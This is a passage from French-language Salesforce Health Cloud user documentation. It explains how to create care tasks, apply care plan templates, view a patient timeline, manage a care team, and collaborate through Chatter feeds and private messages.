3. Dans le champ `Propriétaire de la tâche`, sélectionnez le nom de la personne responsable de cette tâche. Cette personne peut superviser la tâche ou l'exécuter. Ce champ affiche le nom des personnes qui sont des utilisateurs internes ou des membres de communauté.

Généralement, lorsque vous créez une tâche, l'attribution est définie par défaut sur votre nom d'utilisateur. Vous pouvez toutefois sélectionner une autre personne. Lorsque vous créez une tâche pour un membre de l'équipe soignante, la tâche est attribuée au membre sélectionné.

4. Si la tâche est exécutée par un `Membre externe` de l'équipe soignante, sélectionnez le nom de la personne pour terminer la tâche.
5. Choisissez le type de tâche que vous créez.
6. Spécifier la priorité et le statut de la tâche.
7. Lorsque vous créez une tâche à partir d'un plan de soins, sélectionnez le problème et l'objectif auxquels cette tâche est associée.

   Les objectifs affichés dans la liste de sélection sont associés au problème que vous sélectionnez.

   Remarque: Les tâches créées à partir de la liste des patients ou de l'équipe soignante du patient ne sont pas associées aux problèmes ou aux objectifs du plan de soins. Elles sont affichées dans la liste des tâches non associées ou dans la liste Toutes les tâches.
8. Sélectionnez une date d'échéance dans le calendrier.
9. Vous pouvez également créer une tâche récurrente qui se répète pendant une période que vous sélectionnez, par exemple une fois par semaine ou le premier mardi de chaque mois.

   Les tâches récurrentes vous évitent de créer plusieurs tâches distinctes, et vous pouvez aisément modifier tous les événements à la fois. Sélectionnez la fréquence de répétition et renseignez les paramètres utiles. Pour convertir une tâche régulière en tâche récurrente, recréez la tâche en tant que tâche récurrente.
10. Cliquez sur **Enregistrer**.

# Simplification de la prise en charge des patients avec des modèles de plan de soins

Le retrait du « travail » des workflows avec des modèles de plan de soins permet aux coordinateurs de soins de créer en quelques clics des plans de soins de patient personnalisés. Les coordinateurs peuvent ajouter en masse des problèmes, des objectifs et des tâches au plan de soins d'un patient. Les modèles de plan de soins prédéfinis réduisent le temps de création d'un plan de soins et appliquent des normes de soins qui améliorent les résultats médicaux.

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### Sélection de modèles de plan de soins

Depuis la console Health Cloud, vous pouvez effectuer une recherche dans la bibliothèque de modèles de plan de soins de votre société et sélectionner le modèle qui correspond à la condition de votre patient.

### Personnalisation des modèles de plan de soins

Le parcours de chaque patient est différent. Lorsque vous avez sélectionné des modèles de plan de soins, vous pouvez les personnaliser en sélectionnant les problèmes, les objectifs et les tâches qui s'appliquent aux patients.

### Application de modèles de plan de soins à votre patient

Lorsque vous avez sélectionné les modèles et retiré les éléments qui ne s'appliquent pas votre patient, il suffit de vérifier votre travail et vous avez terminé !

# Sélection de modèles de plan de soins

Depuis la console Health Cloud, vous pouvez effectuer une recherche dans la bibliothèque de modèles de plan de soins de votre société et sélectionner le modèle qui correspond à la condition de votre patient.

Remarque: L'équipe médicale d'un patient doit avoir au moins un utilisateur interne associé au rôle de coordinateur de soins pour pouvoir lui associer les tâches médicales.

Utilisez l'onglet Sélectionner des modèles pour sélectionner les modèles à appliquer à un patient.

1. Dans le menu de navigation de la carte du patient, sélectionnez `Modèles de plan de soins` ou cliquez sur le sous-onglet Modèles de plan de soins d'un patient.
2. Recherchez **(1)** un modèle en saisissant son nom dans la zone de texte et en cliquant sur l'icône de loupe ou en appuyant sur **Entrée**.


   Pour afficher tous les modèles, cliquez sur l'icône de loupe sans saisir dans la zone de texte. Vous pouvez afficher jusqu'à 500 modèles à la fois. Si le modèle que vous recherchez ne figure pas dans la liste, essayez d'affiner vos critères de recherche.
3. Sélectionnez les modèles **(2)** à appliquer au patient. Vous pouvez ajouter jusqu'à cinq modèles par patient.

   Un modèle sélectionné reste affiché dans la liste, mais si vous accédez à une autre page ou recherchez d'autres modèles.
4. Les modèles sont affichés dans la section des modèles sélectionnés **(3)**. Vous pouvez supprimer un modèle de la liste en cliquant sur le **X** en regard du nom du modèle.
5. Cliquez sur **Suivant**.

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition



# Personnalisation des modèles de plan de soins

Le parcours de chaque patient est différent. Lorsque vous avez sélectionné des modèles de plan de soins, vous pouvez les personnaliser en sélectionnant les problèmes, les objectifs et les tâches qui s'appliquent aux patients.

Remarque: Pour attribuer une tâche à un patient, il doit être un utilisateur de communauté. Si le patient n'est pas un utilisateur de communauté, ses tâches sont attribuées au coordinateur de soins.

L'onglet Personnaliser de l'onglet Patients permet d'adapter le plan de soins à la condition médicale unique de votre patient.

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition


1. Sélectionnez le nom du coordinateur de soins **(4)**, qui est responsable des tâches de coordination des soins, notamment de planifier les rendez-vous et passer des appels de suivi. Si le patient n'est pas membre d'une communauté et ne peut pas être attribué à une tâche, le coordinateur de soins est attribué à ces tâches. Seuls les coordinateurs de soins qui sont des utilisateurs Salesforce internes sont affichés dans la liste.
2. Sélectionnez la date **(5)** à laquelle le plan de soins débute pour le patient.

   Cette date est définie pour les problèmes, les objectifs et les tâches associés au plan de soins. Les tâches ayant une date décalée utilisent cette date comme point de départ et ajoutent le décalage associé à la date de début. Par exemple, si la date de début du modèle est le 9 décembre et que le décalage d'une tâche est `+7 jours`, la date d'échéance de la tâche est définie au 16 décembre.
3. Retirez tous les éléments qui ne s'appliquent pas à votre patient **(6)** en désactivant la case à cocher.

   Chaque modèle de plan de soins est affiché avec les problèmes associés sélectionnés par défaut. Si un problème ou un objectif ne s'applique pas au patient, vous pouvez le supprimer ainsi que ses éléments enfants dans le plan de soins. Par exemple, si un patient a déjà passé un contrôle de glycémie, vous pouvez supprimer la tâche correspondante. Lorsque vous supprimez un problème, vous supprimez les objectifs et les tâches qui lui sont associés.
4. Agrandissez les sections individuelles des problèmes, des objectifs et des tâches en cliquant sur les triangles **(7)**.

   Lorsque vous agrandissez la liste de tâches, le propriétaire, la priorité et les jours de décalage sont affichés.
5. Cliquez sur **Suivant**.

Remarque: Si vous cliquez sur le bouton **Retour** vous perdez vos modifications.




# Application de modèles de plan de soins à votre patient

Lorsque vous avez sélectionné les modèles et retiré les éléments qui ne s'appliquent pas votre patient, il suffit de vérifier votre travail et vous avez terminé !

1. Examinez le plan de soins avant de l'appliquer au patient.

   Avant de terminer, si vous décidez d'ajouter ou de retirer un élément dans le plan de soins, cliquez sur `Retour` pour effectuer vos modifications.


2. Lorsque vous cliquez sur **Appliquer**, le plan de soins, ainsi que ses problèmes, ses objectifs et ses tâches, est ajouté à l'onglet Plan de soins du patient.

   Lorsque vous ajoutez de nombreux problèmes, objectifs et tâches à un plan de soins, il se peut que vos modifications ne soient pas immédiatement affichées. Attendez quelques minutes, puis actualisez l'onglet Plan de soins pour afficher le plan de soins modifié.

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition




# Suivi de la chronologie des événements médicaux d'un patient


La chronologie du patient offre une vue d'ensemble des événements et des activités liés à la santé de votre patient par ordre chronologique.

Les informations affichées dans la chronologie sont interactives. Par conséquent, vous pouvez sélectionner n'importe quelle échelle de temps, et afficher toutes les informations importantes concernant la santé de votre patient ou filtrer les événements pour cibler la vue. Vous pouvez ainsi consulter aisément les prescriptions de votre patient au cours des 90 derniers jours ou les événements médicaux à venir pour les six prochaines semaines.

**Éditions**

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition




Vous pouvez filtrer les événements **(1)** affichés dans la chronologie. Affichez tous les événements d'enregistrement et d'engagement de santé ou sélectionnez quelques événements. Filtrez pour afficher les événements sous forme de messages destinés aux différents

professionnels de santé, de formulaires envoyés au patient, de diagnostics, de dates de décharge ou d'autres dossiers informatisés de santé.

Pour afficher les activités médicales à venir du patient **(2)**, sélectionnez une date de début et un nombre de jours suivant cette date. Vous pouvez diminuer ce délai ou l'augmenter jusqu'à 365 jours, selon la durée que vous souhaitez afficher.

Lorsque vous survolez un événement **(3)**, vous pouvez afficher les points importants, notamment le nom et le nombre des traitements prescrits une date donnée.

Sous la chronologie principale, une carte miniature est affichée avec un curseur **(4)**. Elle permet de parcourir rapidement la chronologie. Pour redéfinir une plage de dates, faites glisser le curseur jusqu'à la fin de la chronologie. Lorsque vous faites glisser le curseur, les valeurs des champs Date de début et Jours à afficher s'adaptent en conséquence. Cliquez sur un cluster d'événements de la chronologie sur la carte miniature pour définir la date de début ou explorer et inspecter un groupe d'événements.

# Engagement des patients avec la communauté de patients privée

L'équipe soignante est la plate-forme de la communauté privée de vos patients. Elle représente toute personne qui aide impatient à suivre avec succès son plan de soins. Elle comprend les professionnels de santé internes et externes à votre organisation, ainsi que les membres de la famille du patient.

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Gestion de l'équipe soignante étendue

Les patients entourés d'une équipe de soignants professionnels et personnels sont plus à même de gérer leurs conditions avec succès. Chaque membre joue un rôle important pour entretenir la santé et veiller aux progrès du patient.

Ajout d'un membre à l'équipe soignante

L'ajout de personnes de divers rôles à l'équipe soignante est rapide et aisé. Les personnes qui travaillent pour votre organisation sont considérées comme membres internes et ont accès des informations plus complètes sur le patient. Les membres externes, notamment la famille et les fournisseurs extérieurs, ont un accès limité aux informations du patient qui dépend des règles de partage configurées par votre administrateur.

Utilisation du fil Chatter pour collaborer avec l'équipe soignante

Le fil Chatter de l'onglet Collaboration affiche toutes les conversations avec les membres de la communauté de l'équipe soignante ainsi que les activités associées au plan de soins.

Envoi d'un message privé à un membre d'une équipe soignante

Les messages Chatter permettent d'avoir des conversations privées et sécurisées avec d'autres utilisateurs Chatter. Vous pouvez également utiliser des messages pour notifier les personnes avec lesquelles un fichier a été partagé. Les messages ne s'affichent pas dans votre fil, dans votre profil, dans les résultats de la recherche globale ou dans un autre emplacement public de Chatter.

## Gestion de l'équipe soignante étendue

Les patients entourés d'une équipe de soignants professionnels et personnels sont plus à même de gérer leurs conditions avec succès. Chaque membre joue un rôle important pour entretenir la santé et veiller aux progrès du patient.

Éditions

Health Cloud est disponible dans Salesforce Classic


Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**Remarque:** Les communautés Salesforce prennent en charge la collaboration pour Health Cloud. Certaines fonctionnalités collaboratives ne sont pas disponibles tant que vous n'avez pas activé les communautés Salesforce et créé une communauté de patients privée.

Votre administrateur définit les rôles, qui peuvent comprendre :

- Coordinateur de soins

- Patient
- Soignant
- Médecin principal




Les membres de la communauté ont une coche en regard de leur photo miniature alors que les membres sans accès à la communauté n'en ont pas. Les membres internes, à droite du patient, sont des personnes de votre société qui ont accès à Health Cloud. Les membres externes, à gauche du patient, sont des personnes extérieures à votre société, par exemple les soignants ou les professionnels médicaux, qui travaillent pour d'autres sociétés ou agences.

Cliquez sur la photo du profil d'un membre de l'équipe soignante, dans la vue de l'équipe soignante, pour afficher les options d'affichage rapide et interagir avec cette personne. Vous pouvez exécuter les actions suivantes depuis le profil d'un membre :

- **Afficher l'adresse e-mail du membre**. Le profil du membre affiche son adresse e-mail. Vous pouvez ainsi utiliser une application de messagerie externe pour contacter les membres externes qui n'ont pas accès à la communauté.
- **Modifier l'enregistrement d'un membre**. Vous pouvez modifier l'enregistrement d'origine de chaque membre de l'équipe. Lorsqu'un membre est un utilisateur interne ou un membre de la communauté du patient, vous pouvez afficher et modifier son enregistrement utilisateur. Si la personne est un membre externe sans accès à la communauté, vous afficher l'enregistrement de contact.
- **Ajouter le membre à la communauté**. Si le membre de l'équipe soignante n'est pas déjà membre de la communauté, sélectionnez ce lien pour ajouter la personne à la communauté du patient. Assurez-vous que l'enregistrement de contact inclut une adresse e-mail, car les informations de connexion à la communauté sont envoyées via une notification par e-mail. Les utilisateurs internes ont déjà accès à la communauté.
- **Envoyer un message privé**. Vous pouvez envoyer un message Chatter privé à un membre de l'équipe soignante qui fait partie de la communauté du patient. Les membres de la communauté ont une coche en regard de leur photo miniature. Elle indique que vous pouvez envoyer un message privé.

  Les messages Chatter permettent d'avoir des conversations privées et sécurisées avec d'autres utilisateurs Chatter. Les messages permettent d'envoyer une question privée à votre patient ou de communiquer avec un membre de l'équipe soignante lorsque la discussion ne concerne pas tout le monde. Les messages ne s'affichent pas dans votre fil, dans votre profil, dans les résultats de la recherche globale ou dans un autre emplacement public de Chatter.


- **Créer une tâche pour le membre**. Lorsque le membre avec lequel vous travaillez fait partie de la communauté, vous pouvez créer une tâche qui s'affiche dans la page d'accueil de la personne.
- **Retirer un membre**. Que se passe-t-il si votre patient change de médecin, ou si un membre de la famille n'est plus impliqué dans l'équipe soignante ? Vous pouvez retirer un membre de l'équipe et de la communauté du patient. Avant de retirer la personne, assurez-vous qu'elle n'a aucune tâche ouverte. La meilleure pratique consiste à réattribuer ces tâches à un autre membre de l'équipe afin de ne pas perdre trace de la tâche.

  Remarque: Par exemple, un inhalothérapeute peut être membre de plusieurs équipes soignantes. Par conséquent, cette personne garde accès à la communauté même lorsqu'elle est retirée d'une équipe soignante spécifique.

# Ajout d'un membre à l'équipe soignante

L'ajout de personnes de divers rôles à l'équipe soignante est rapide et aisé. Les personnes qui travaillent pour votre organisation sont considérées comme membres internes et ont accès des informations plus complètes sur le patient. Les membres externes, notamment la famille et les fournisseurs extérieurs, ont un accès limité aux informations du patient qui dépend des règles de partage configurées par votre administrateur.


Lorsque vous recherchez le nom de la personne à ajouter, pensez à vérifier les onglets internes et externes au centre de la page. Le nom recherché peut se trouver sous un onglet qui n'est pas actuellement affiché. Si la personne ne figure pas dans les résultats, vous pouvez l'ajouter à Health Cloud en créant sur-le-champ un membre externe.




1. Cliquez sur **Ajouter un membre de l'équipe soignante**.
2. Saisissez le nom de la personne, puis cliquez sur l'icône Rechercher .

   Remarque: Pensez à vérifier les résultats sous les onglets Interne et Externe.

3. Si le nom de la personne reste introuvable, cliquez sur **Créer un membre externe** pour ajouter un membre externe à l'équipe soignante.




   a. Saisissez le nom et les coordonnées de la personne.

      Remarque: Pour ajouter le nouveau membre externe à la communauté, saisissez son adresse e-mail unique. Les membres de communauté ne peuvent pas partager une adresse e-mail.

   b. Cliquez sur **Enregistrer**.

4. Sélectionnez le rôle de la personne au sein de l'équipe soignante.

## Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour ajouter un membre à l'équipe soignante :

- Health Cloud Standard

5. Pour accorder à cette personne l'accès à la communauté du patient, sélectionnez **Ajouter le membre à la communauté**. Les membres sans accès à la communauté ne peuvent pas utiliser Chatter pour collaborer sur les soins du patient.
6. Cliquez sur **Ajouter**.
7. Cliquez sur le bouton Actualiser pour actualiser l'équipe soignante et afficher le nouveau membre.

## Utilisation du fil Chatter pour collaborer avec l'équipe soignante

Le fil Chatter de l'onglet Collaboration affiche toutes les conversations avec les membres de la communauté de l'équipe soignante ainsi que les activités associées au plan de soins.


Le fil Chatter de l'onglet Collaboration est une version concentrée du fil Actualités de la page Aujourd'hui. Les fils Chatter présentent les publications et les commentaires que vous et d'autres personnes publiez, ainsi que les mises à jour des enregistrements associés au plan de soins. Rappelez-vous que les messages privés envoyés depuis le profil de l'équipe soignante ne sont pas affichés dans votre fil, dans votre profil, dans les résultats de la recherche globale et dans aucun autre emplacement public de Chatter.

Éditions


Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Ce fil est privé pour la communauté de l'équipe soignante, et affiche uniquement les publications des membres qui ont accès à la communauté. Les publications de l'équipe soignante sont affichées dans votre fil Actualités, dans la page Aujourd'hui, mais elles ne sont pas accessibles pour votre société ou les utilisateurs qui ne sont pas membres de la communauté de l'équipe soignante.




Utilisez le caractère @ pour mentionner un membre et le notifier par e-mail qu'il est mentionné dans une publication. Sélectionnez l'audience en publiant uniquement pour les membres internes de l'équipe soignante ou autorisez tous les membres ayant accès à la communauté à afficher la publication.




Suivez une publication en cliquant sur `J'aime` sous une publication ou un commentaire. Vous pouvez également créer un sondage, remercier une personne, ajouter un lien vers un site Web, et sélectionner d'autres options configurées par votre administrateur.

## Envoi d'un message privé à un membre d'une équipe soignante

Les messages Chatter permettent d'avoir des conversations privées et sécurisées avec d'autres utilisateurs Chatter. Vous pouvez également utiliser des messages pour notifier les personnes avec lesquelles un fichier a été partagé. Les messages ne s'affichent pas dans votre fil, dans votre profil, dans les résultats de la recherche globale ou dans un autre emplacement public de Chatter.

**Remarque:** Les communautés Salesforce fournissent une prise en charge de la collaboration pour Health Cloud. Certaines fonctionnalités collaboratives ne sont pas disponibles tant que vous n'avez pas activé les communautés Salesforce et créé une communauté de patients privée.

Vos messages sont organisés en conversations, chacune étant définie par la combinaison des personnes qui y participent. Par exemple, vous envoyez un message à Sally Smith. Lorsque Sally répond, son message poursuit la conservation établie avec elle. Tous les nouveaux messages que vous envoyez à Sally, même s'ils concernent des problèmes différents, participent à la même conversation. Au fil du temps, vous alimentez l'historique de la conversation avec Sally, qui contient chaque message échangé.

**Éditions**

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer ou envoyer des messages privés :
- Health Cloud Standard

1. Commencez le message depuis l'un des emplacements suivants :
   - Cliquez sur **Message privé** dans la carte de profil du membre de l'équipe soignante, dans la vue de l'équipe soignante.
   - Cliquez sur le nom d'une personne n'importe où dans Chatter pour afficher son profil, puis cliquez sur **Envoyer un message**.

